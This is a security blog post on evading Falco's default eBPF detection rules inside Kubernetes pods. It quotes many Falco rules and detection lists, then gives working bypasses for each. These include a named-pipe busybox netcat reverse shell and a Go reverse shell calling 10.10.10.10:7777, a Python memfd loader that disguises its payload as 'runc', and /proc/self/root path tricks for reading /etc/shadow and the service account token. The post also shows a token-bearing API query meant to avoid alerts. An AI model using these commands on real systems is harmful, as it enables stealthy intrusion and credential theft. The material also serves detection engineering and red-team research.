/tmp will
look something like the following:  (Note that by default the alert is generated upon execution of the
binary, not writing/copying it)
(Note that by default the alert is generated upon execution of the
binary, not writing/copying it)eBPF-based monitoring has become an extremely active and capable area of kubernetes security engineering. Contrary (or complementary depending on how you think about it) to other forms of implementing EDR solutions, eBPF lends itself well to monitoring containerized Linux workloads and provides extremely customizable low-level visibility. A variety of eBPF-based monitoring engines exist for detecting security-relevant events. These include proprietary products as well as open source projects like Falco, Tetragon, and Tracee.
I started writing this wanting to explore evasion techniques for spelunking kubernetes clusters monitored by various security solutions as a way to compare and contrast, but that got to be a little much. For now I’m just focusing on Falco, which currently seems to be the most popular of the 3 I mentioned earlier. eBPF-based monitoring is used by tons of compaines in tons of different systems now. One particularly interesting example I found while doing some digging around was this official post regarding Falco now being used as a monitoring solution for GovCloud, which is an isolated cloud environment specifically for workloads involving sensitive data. That’s just a fun fact and I’m not saying one tool is better than another. It’s also important to note that Falco’s main focus (as of now) is alerting/logging events rather than blocking them.
Falco provides a few suites of customizable detection rules (“stable”, “incubating”, and “sandbox”) which are designed to generate alerts for potentially anomalous events. These can range from informational (which may or may be indicative of something devious going on) to critical (something devious is most definitely going on). The stable ruleset is the one deployed by default, and generally is going to produce less false-positives than the others. This link gives a good overview of what base rules exist and what they’re designed to detect. Falco in particular was nice for testing because it has an alert dashboard (called Falco Sidekick) which provides easy alert monitoring without having to set up additional logging/dashboard managers like Prometheus and Grafana.
There are some other writeups I came across about this topic with regards to Falco specifically (such as this and this). This writeup builds on various resources I found and introduces some new techniques, but I generally just wanted explore what sorts of things these rules cover, what they miss, and how they can be evaded if you’re trying to spelunk a cluster with a degree of stealth in mind. This isn’t an exhaustive list of evasion for every rule; I was mainly focused on a handful I thought had particular relevance, broad applicability, and/or that seemed interesting. This space is actively evolving and I’m not sure how long the specific implementation of these techniques will remain relevant, but I’d say the underlying approach is broadly applicable to bypassing detection rules in general.
Also, here are 2 assumptions:
This is all from the perspective of an unprivileged pod with minimal tools and permissions available. In some (actually probably all) of the alert screenshots you’ll see the user is root, but this is all generally applicable to an unprivileged user/pod.
The rules tested are unmodified defaults from the Falco rule repo at the time of writing. The rules are intended to cover a wide set of malicious/anomalous behavior out of the box. They are not perfect and are certainly intended to be tuned and tweaked by SOC engineer-type people. I understand this. I also think in practice the main tuning that will happen in a production environment is trimming to reduce false positives rather than tweaking to increase effectiveness.
The techniques here generally fall into 3 categories, but there is overlap between them:
Falco’s default ruleset generates an alert when a binary which is not a part of the base container image gets executed.
- rule: Drop and execute new binary in container
...
  condition: >
    spawned_process
    and container
    and proc.is_exe_upper_layer=true
    and not container.image.repository in (known_drop_and_execute_containers)
    and not known_drop_and_execute_activities
This rule is basically just checking if a spawned process exists in the upper filesystem layer (aka not in the base image) and is not part of a predefined whitelist (this is empty by default).
An alert in Falco Sidekick for execution from /tmp will
look something like the following:
(Note that by default the alert is generated upon execution of the
binary, not writing/copying it)
A simple bypass which doesn’t generate an alert for this particular
rule is executing from a place that is not a part of the regular
container filesystem. /dev is the easiest option, since
it’s usually mounted as a writable tmpfs that this rule isn’t checking
for. /dev/shm is a common staging location for malware, but
a separate Falco rule exists for flagging this location (though this is
also pretty easy to bypass as we’ll see).
In Falco’s incubating rule set, however, there is a rule that checks
for file creation in /dev:
- rule: Create files below dev
  ...
  condition: >
    (evt.type = creat or (evt.type in (open,openat,openat2)))
    and evt.arg.flags contains O_CREAT
    and fd.directory = /dev
    and not proc.name in (dev_creation_binaries)
    and not fd.name in (allowed_dev_files)
    and not fd.name startswith /dev/tty
    and not user_known_create_files_below_dev_activities
Sidekick alert: 
The rule is checking fd.directory against a hardcoded
“/dev” path. There are probably a bunch of ways to get around this, but
an easy one is to preface /dev in the copy destination with
/proc/self/root (which is a symlink to /).
This means cp x /dev will generate an alert but
cp x /proc/self/root/dev won’t, simply because the
destination string is different. Leveraging symlinks and relative paths
can be useful for avoiding simple string matching, but there are a few
rules designed for detecting this when used more generally (there as a
rule designed for detecting symlink creation, for example). The
/proc/self/root method is nice because the symlink exists
natively and the default detection rules don’t flag it.
One of the most basic “living off the land” (lol) techniques is creating reverse shells with netcat. One of Falco’s default stable rules is designed to flag this:
- rule: Netcat Remote Code Execution in Container
...
  condition: >
    spawned_process
    and container
    and ((proc.name = "nc" and (proc.cmdline contains " -e" or
                                proc.cmdline contains " -c")) or
         (proc.name = "ncat" and (proc.args contains "--sh-exec" or
                                  proc.args contains "--exec" or proc.args contains "-e " or
                                  proc.args contains "-c " or proc.args contains "--lua-exec"))
The Sidekick alert for creating a reverse shell with something like
nc 192.168.123.4 7777 -e /bin/sh looks like this: 
One simple bypass is to simply copy the netcat binary and run it
under a different name, for example:
cp $(which nc) /proc/self/root/dev/lol && /proc/self/root/dev/lol 192.168.123.4 7777 -e sh.
On container distros like Alpine, however, this approach won’t work
because netcat is an alias provided by busybox (which is a larger
multi-use binary that bundles a bunch of basic linux utils in one
monolithic binary). In this case, you’re lucky and the bypass is even
more simple: just run netcat through busybox with
busybox nc 192.168.123.4 7777 -e /bin/sh. It’s worth noting
that while this won’t trigger the netcat-specific alert, it will trigger
some other networking related alerts in the stable and incubating
rulesets (more on this later).
Busybox is useful in this way for a variety of lolbin usage when the
rule is simply flagging hardcoded binary names. From within a pod this
is obviously useful for a variety of things. But it’s also useful if you
were jumping from pod to pod. Suppose you were using
kubectl exec -it test -n test -- sh to get a shell in pod
from the outside. Falco will generate an alert for that scenario
according to the following rule:
- rule: Terminal shell in container
  desc: >
    A shell was used as the entrypoint/exec point into a container with an attached terminal. Parent process may have
    legitimately already exited and be null (read container_entrypoint macro). Common when using "kubectl exec" in Kubernetes.
    Correlate with k8saudit exec logs if possible to find user or serviceaccount token used (fuzzy correlation by namespace and pod name).
    Rather than considering it a standalone rule, it may be best used as generic auditing rule while examining other triggered
    rules in this container/tty.
  condition: >
    spawned_process
    and container
    and shell_procs
    and proc.tty != 0
    and container_entrypoint
    and not user_expected_terminal_shell_in_container_conditions
If you instead run the command through busybox with
kubectl exec -it test -n test -- busybox sh, no alert is
generated. Obviously a savvy SOC analyst could add additional rule
definitions to catch this, but it’s not necessarily going to stand out
as an obvious thing to check for.
Fileless code execution on Linux has many different forms. In one sense, executing an arbitrary bash command is a form of fileless code execution, but the term generally means loading/executing an arbitrary binary in memory rather than writing it to disk before executing.
Across Falco’s default rulesets, there is one rule regarding fileless
code execution via the memfd_create syscall:
- rule: Fileless execution via memfd_create
  desc: >
    Detect if a binary is executed from memory using the memfd_create technique. This is a well-known defense evasion
    technique for executing malware on a victim machine without storing the payload on disk and to avoid leaving traces
    about what has been executed. Adopters can whitelist processes that may use fileless execution for benign purposes
    by adding items to the list known_memfd_execution_processes.
  condition: >
    spawned_process
    and proc.is_exe_from_memfd=true
    and not known_memfd_execution_processes
The macros being referenced are defined as:
- list: known_memfd_execution_binaries
  items: [runc]

- macro: known_memfd_execution_processes
  condition: >
    (proc.name in (known_memfd_execution_binaries))
    or (proc.pname in (known_memfd_execution_binaries))
    or (proc.exepath = "memfd:runc_cloned:/proc/self/exe")
    or (proc.exe = "memfd:runc_cloned:/proc/self/exe")
memfd_create is a syscall used to create an “anonymous”
file in memory without a presence on-disk. This
(recent) article from Elastic gives a good overview of the current state
of fileless code execution techniques from the perspective of detection
engineering. This
is another good writeup specifically with regards to Falco that explores
some other workarounds. As of now, memfd_create is one of
the more popular methods for loading/executing arbitrary binaries in
memory. This topic is its own deep dive deserving a more in depth
overview of techniques in general. Again, there are many ways to achieve
fileless code execution and using an interpreter like bash, python, or a
lolbin might be a better way to evade detection than loading a binary
payload.
There’s an additional technique here though that’s easy to overlook,
sidesteps the intent of the rule entirely, and keeps you from having to
use another fancy evasion method. Notice that runc is a
whitelisted binary checked for by
proc.name/proc.pname, and that
memfd:runc_cloned:/proc/self/exe is a whitelisted exe
name/path. Runc is a linux binary used to spawn containers, and I
imagine the assumption of the rule is that if it’s being run then it’s
coming from a trusted core cluster component like kubelet for spawning
new containers. memfd_create is used by runc to create an
immutable in-memory copy of itself while spinning up a new container.
Using fileless execution in this case mitigates CVE-2019-5736,
where the runc binary can basically be hijacked and used for escaping a
container. We’ll assume no access to an actual runc binary though. If we
just tweak our memfd_create loader to run our payload under
one of these whitelisted strings, then we bypass the rule simply because
our process has the same name. The following python loader runs a memfd
payload under a dummy symlink to “runc” , which trips no Falco alerts
for memfd_create.
#!/usr/bin/env python3
# Reads payload from stdin and writes/executes from memfd
# Example usage: wget <file url> | ./run.py

import os
import sys

#Create memfd
MFD_CLOEXEC = 1
fd = os.memfd_create("", MFD_CLOEXEC)
if fd < 0:
    raise OSError("memfd_create failed")

#Read payload from stdin and write to memfd
os.write(fd, sys.stdin.buffer.read())

#Create a "runc" symlink to our memfd payload
symlink_rename = "/proc/self/root/dev/runc"
os.symlink(f"/proc/self/fd/{fd}", symlink_rename)

#Execute payload file descriptor
os.execve(symlink_rename, ["runc"], os.environ)Falco includes a few rules for detecting sensitive file reads.
The rule below detects reads of sensitive files by trusted programs
after startup. I think the idea here is that certain sensitive files are
needed for initial configuration, but it’s probably anomalous if your
web server tries to read something like /etc/shadow after
the container is spun up.
- rule: Read sensitive file trusted after startup
...
  condition: >
    open_read
    and sensitive_files
    and server_procs
    and not proc_is_new
    and proc.name!="sshd"
    and not user_known_read_sensitive_files_activities
The next rule is more of a catch-all for suspicious file reads, except here the goal is trying to detect sensitive file reads which aren’t coming from a predefined whitelist of trusted processes/binaries.
- rule: Read sensitive file untrusted
  ...
  condition: >
    open_read
    and sensitive_files
    and proc_name_exists
    and not proc.name in (user_mgmt_binaries, userexec_binaries, package_mgmt_binaries,
     cron_binaries, read_sensitive_file_binaries, shell_binaries, hids_binaries,
     vpn_binaries, mail_config_binaries, nomachine_binaries, sshkit_script_binaries,
     in.proftpd, mandb, salt-call, salt-minion, postgres_mgmt_binaries,
     google_oslogin_
     )
    and not cmp_cp_by_passwd
    and not ansible_running_python
    and not run_by_qualys
    and not run_by_chef
    and not run_by_google_accounts_daemon
    and not user_read_sensitive_file_conditions
    and not mandb_postinst
    and not perl_running_plesk
    and not perl_running_updmap
    and not veritas_driver_script
    and not perl_running_centrifydc
    and not runuser_reading_pam
    and not linux_bench_reading_etc_shadow
    and not user_known_read_sensitive_files_activities
    and not user_read_sensitive_file_containers
The sidekick alert for cat /etc/shadow looks like the
following: 
The default sensitive file list is pretty limited and geared more
toward traditional Linux environments rather than containerized ones:
/etc/shadow, /etc/sudoers,
/etc/pam.conf, /etc/security/pwquality.conf.
In a production environment, the sensitive file list might also include
service account tokens and other credential/configuration files which
would be more relevant for containers. Regardless of which files are
listed, this rule can again be bypassed using the
/proc/self/root symlink. This means that if the kubernetes
service account token was listed as a sensitive file,
cat /var/run/secrets/kubernetes.io/serviceaccount/token
would trigger an alert but
cat /proc/self/root/var/run/secrets/kubernetes.io/serviceaccount/token
wouldn’t.
To detect searches for credential files, Falco’s default stable ruleset includes the following:
- rule: Search Private Keys or Passwords
  ...
  condition: >
    spawned_process
    and ((grep_commands and private_key_or_password) or
         (proc.name = "find" and (proc.args contains "id_rsa" or
                                  proc.args contains "id_dsa" or
                                  proc.args contains "id_ed25519" or
                                  proc.args contains "id_ecdsa"
          )
        ))
The grep_commands macro checks for process names like
grep, egrep, and fgrep. The private_key_or_password macro
is checking for process arguments containing case insensitive strings
such as “pass”, “ssh”, ” user”, “BEGIN RSA PRIVATE”, and a few
others.
- list: grep_binaries
  items: [grep, egrep, fgrep]

- macro: grep_commands
  condition: (proc.name in (grep_binaries))

- macro: grep_more
  condition: (never_true)

- macro: private_key_or_password
  condition: >
    (proc.args icontains "BEGIN PRIVATE" or
     proc.args icontains "BEGIN OPENSSH PRIVATE" or
     proc.args icontains "BEGIN RSA PRIVATE" or
     proc.args icontains "BEGIN DSA PRIVATE" or
     proc.args icontains "BEGIN EC PRIVATE" or
     (grep_more and
      (proc.args icontains " pass " or
       proc.args icontains " ssh " or
       proc.args icontains " user "))
    )
An alert from running find / -iname 'id_rsa' looks like
the following: 
The way the default macros are defined here is odd though because
they have exclusions which make them blind to basic searches. For
example, running a simple grep for finding credentials with
grep -irE "pass|user|token|id" /home 2>/dev/null isn’t
flagged because the rule is only checking usage of tools from the
grep_binaries list against the ssh-related strings like
“BEGIN PRIVATE”, but not the other keywords like “pass”. The intent is
probably for these macros to be better refined into a “more” and “less”
restrictive detection logic when deployed in production, but it seems
like grepping for “pass” would be just as anomalous an event as grepping
for “BEGIN PRIVATE”.
Assuming the basic grep and find argument lists were defined better
and that we’re only using container-native search binaries like
grep/find, one easy bypass technique is including escape characters in
the string (such as “p\ass” instead of
“pass”). For example, under the default rule definition,
find / -iname 'id_rsa' generates an alert but
find / -iname 'id\_rsa' doesn’t. Another bypass is copying
find/grep binary and using it under a different name, or running it
under busybox if you’re on a distro that uses it
(busybox find / -iname 'id_rsa').
When exploring the method for evading netcat detection earlier, I mentioned other network-related alerts were generated even when the netcat-specific rule was bypassed. The two primary alerts thrown for potentially suspicious networking are “Redirect STDOUT/STDIN to Network Connection in Container” (in the stable ruleset) and “Launch Suspicious Network Tool in Container” (in the incubating ruleset). The alerts generated for a basic netcat connection look like the following in Falco Sidekick:

First, we’ll deal with the rule regarding STDOUT/STDIN redirection. The rule is defined as:
- rule: Redirect STDOUT/STDIN to Network Connection in Container
  desc: >
    Detect redirection of stdout/stdin to a network connection within a container, achieved by utilizing a
    variant of the dup syscall (potential reverse shell or remote code execution
    https://github.com/swisskyrepo/PayloadsAllTheThings/). This detection is behavior-based and may generate
    noise in the system, and can be adjusted using the user_known_stand_streams_redirect_activities template
    macro. Tuning can be performed similarly to existing detections based on process lineage or container images,
    and/or it can be limited to interactive tty (tty != 0).
  condition: >
    dup
    and container
    and evt.rawres in (0, 1, 2)
    and fd.type in ("ipv4", "ipv6")
    and not user_known_stand_streams_redirect_activities
The key evasion here is avoiding the dup syscall. In the
case of a netcat reverse shell, dup/dup2 is used to
duplicate the socket file descriptor to redirect its I/O to
stdin/stdout. To avoid this we can use a named pipe style reverse shell
to redirect the socket I/O without duplicating any file descriptors. A
common native method would be something like:
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.10.10 7777 >/tmp/fNotice that this still uses the netcat binary, which gets flagged by the other rule in the incubating ruleset:
- rule: Launch Suspicious Network Tool in Container
  desc: >
    Detect network tools (like netcat, nmap, tcpdump, socat, and more) launched within containers without any additional filters.
    This serves as a valuable general detection, but it's recommended to invest engineering effort to fine-tune it and prevent a
    high volume of legitimate logs. This rule complements the more specific "Netcat Remote Code Execution in Container" rule.
  condition: >
    spawned_process
    and container
    and network_tool_procs
    and not user_known_network_tool_activities
The network_tool_procs macro is defined as a list of
known binaries (including netcat):
- list: network_tool_binaries
  items: [nc, ncat, netcat, nmap, dig, tcpdump, tshark, ngrep, telnet, mitmproxy, socat, zmap]

- macro: network_tool_procs
  condition: (proc.name in (network_tool_binaries))
The simple fix using native utilities is to combine the named pipe reverse shell with the busybox proxy for running netcat. The following command bypasses all three applicable Falco rules (netcat reverse shell, stdin/stdout redirection to network tool, and launching a suspicious networking tool)
rm -f /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|busybox nc 10.10.10.10 7777 >/tmp/fNote: with this method there’s weird behavior from what I assume is
the terminal buffer on the listening end. This causes the
nc -nvlp 7777 command used to run the listener to be sent
back and executed by the client upon connecting and will be flagged by
the Falco rule for netcat. Make sure to listen with something like
rlwrap nc -nvlp 7777 to mitigate this.
Obviously there are ton of different reverse shells you could craft to achieve the same thing depending on what native tools exist in the container. If you can run a custom binary, these detection rules are also east to evade. This basic Go reverse shell throws none of the network alerts in the default stable/incubating rulesets:
package main

import (
    "net"
    "os/exec"
)

func main() {
    conn, err := net.Dial("tcp", "10.10.10.10:7777")
    if err != nil {
        return
    }
    defer conn.Close()
    cmd := exec.Command("/bin/sh")
    cmd.Stdin = conn
    cmd.Stdout = conn
    cmd.Stderr = conn
    _ = cmd.Run()
}
Obviously there may be additional networking and firewall rules enforced for the cluster, but this covers most of the general network / reverse shell related detection rules on-pod.
From an initial foothold, querying a Kubernetes API directly from inside a pod is useful for understanding the overall cluster topology, listing permissions, executing various actions accross the cluster, and leveraging looser inner-cluster networking rules than what would be available externally. This is a primary kubernetes attack vector and is definitely something you’d be interested in if you wanted to pivot within a cluster, so it makes sense there’s a rule for this. That being said, your strategy may vary (depending on whether you have a custom implant vs only container-native utilities, or have kubectl in the pod vs the ability to execute kubectl from outside and/or proxy through the pod, …), but suppose making API queries directly from a compromised pod is your goal and you don’t want to generate alerts.
Falco’s default ruleset generates an alert when a non-whitelisted user/process/container attempts to contact the Kubernetes API server.
- rule: Contact K8S API Server From Container
...
  condition: >
    evt.type=connect
    and (fd.typechar=4 or fd.typechar=6)
    and container
    and k8s_api_server
    and not k8s_containers
    and not user_known_contact_k8s_api_server_activities
This boils down to:
connect() syscallKUBERNETES_SERVICE_HOST environment variable IP set in
a pod)The alert will look something like the following in Falco Sidekick:

This technique is going to vary depending on how the cluster is set
up, but here’s an example… On a single node cluster where the container
network interface (CNI) bridge (the gateway IP the pod sees) and the API
server are bound to the hosting node on 0.0.0.0, we can query the
gateway instead of the default Kubernetes server IP. We can use the
typical connect() syscall (which would be triggered by curl
and kubectl) while avoiding the rule’s check for the
k8s_api_server macro because the gateway IP won’t resolve
to the default api server FQDN the falco rule checks for, but still
provides the same API endpoints. The dual binding on 0.0.0.0 is one
example I’ve found when messing around, but this kind of situation could
obviously exist in many different forms. One catch in the example I’m
referencing is that the API service on the gateway IP was served on a
different port than the default kubernetes API, so you might need to
play around with different ports (443, 6443, and 8443 being common
ones). The larger and more complex the cluster you’re in, the more
likely it will be that there exists some kind of useful API/networking
weirdness like this that’s gone overlooked. Again, this is kind of a
quirk that will vary between underlying hosting setups. For testing the
base case of the CNI bridge providing an alternate API access point, you
could do something like the following:
/proc/net/route, or if the ip command is
available do something like:GW=$(ip route show default | awk '/default/ {print $3}')TOKEN=$(cat /var/run/secrets/kubernetes.io/serviceaccount/token)
busybox wget -qO- --no-check-certificate --header="Authorization: Bearer ${TOKEN}" https://${GW}:443/api/v1Yes that was all kind of hand-wavy but it’s a quirk that can definitely exist in some form and might be useful depending on your environment.
The Falco rule is only checking for connections based on the
connect() syscall. There are a few ways of making a TCP
connection without using a connect() syscall which would
bypass this.
One option is to implement or use an existing userland networking library which handles packet I/O itself rather than relying on the kernel. This gives you a lot of flexibility and is probably the most practical if you’re able to run a full custom implant, but I’m not going to dive into that here. Other Falco rules may detect this depending on how it’s implemented.
io_uring is recent-ish introduction to Linux that allows
for various forms of asynchronous kernel I/O without making explicit
syscalls by the calling process. There are plenty of tips and tricks out
there for using it in an evasion context which make it useful for many
things, not just networking. At this point though it’s fairly well known
for opening up a variety of security issues and is disabled by default
in virtualization platforms like gvisor and Docker’s seccomp profile.
It’s potentially a viable evasion primitive depending on your
environment but it’s not ubiquitously available and again, I’m not going
to dive into it here.
Another interesting option is TCP Fast Open (TFO). This is a method
of initializing and using a TCP connection where the client can send
data in the initial SYN packet sent to the server. There’s more to the
implementation details if you care about using it in a production-level
setting, but it’s useful in this case because it allows us to open TCP
connections without using connect(), bypassing rules which
are firing on that syscall specifically as part of their detection
logic.
From a syscall perspective, a basic TCP connection generally looks like:
socket() -> connect() -> write()/read()A TFO connection, however, is initialized using a sendto
syscall with the MSG_FASTOPEN flag:
socket() -> sendto(...,MSG_FASTOPEN,...) -> write()/read()In exploring TFO more for the purposes of bypassing this Falco rule, I decided it was an interesting enough sidequest make a standalone writeup and PoC for. It seems to be a somewhat known bypass technique only recently and it isn’t a super commonly used protocol. Interestingly though, CVEs came out while while writing this for this exact technique as a bypass for AppArmor and SELinux networking confinement. Other bypass methods may be more practical depending on what you’re doing, but this seemed at least somewhat novel. Check out the other writeup on that for more.
As mentioned in the intro, this is far from an exhaustive evasion catalog but covers some key rules/techniques I thought were interesting and broadly applicable to Falco specifically. Kubernetes security and low-level monitoring tools are particularly impactful in the current state of computer security. The end effectiveness of these tools always comes down to nuance in their implementation though. Understanding that nuance is key to developing effective strategies for attackers and defenders alike.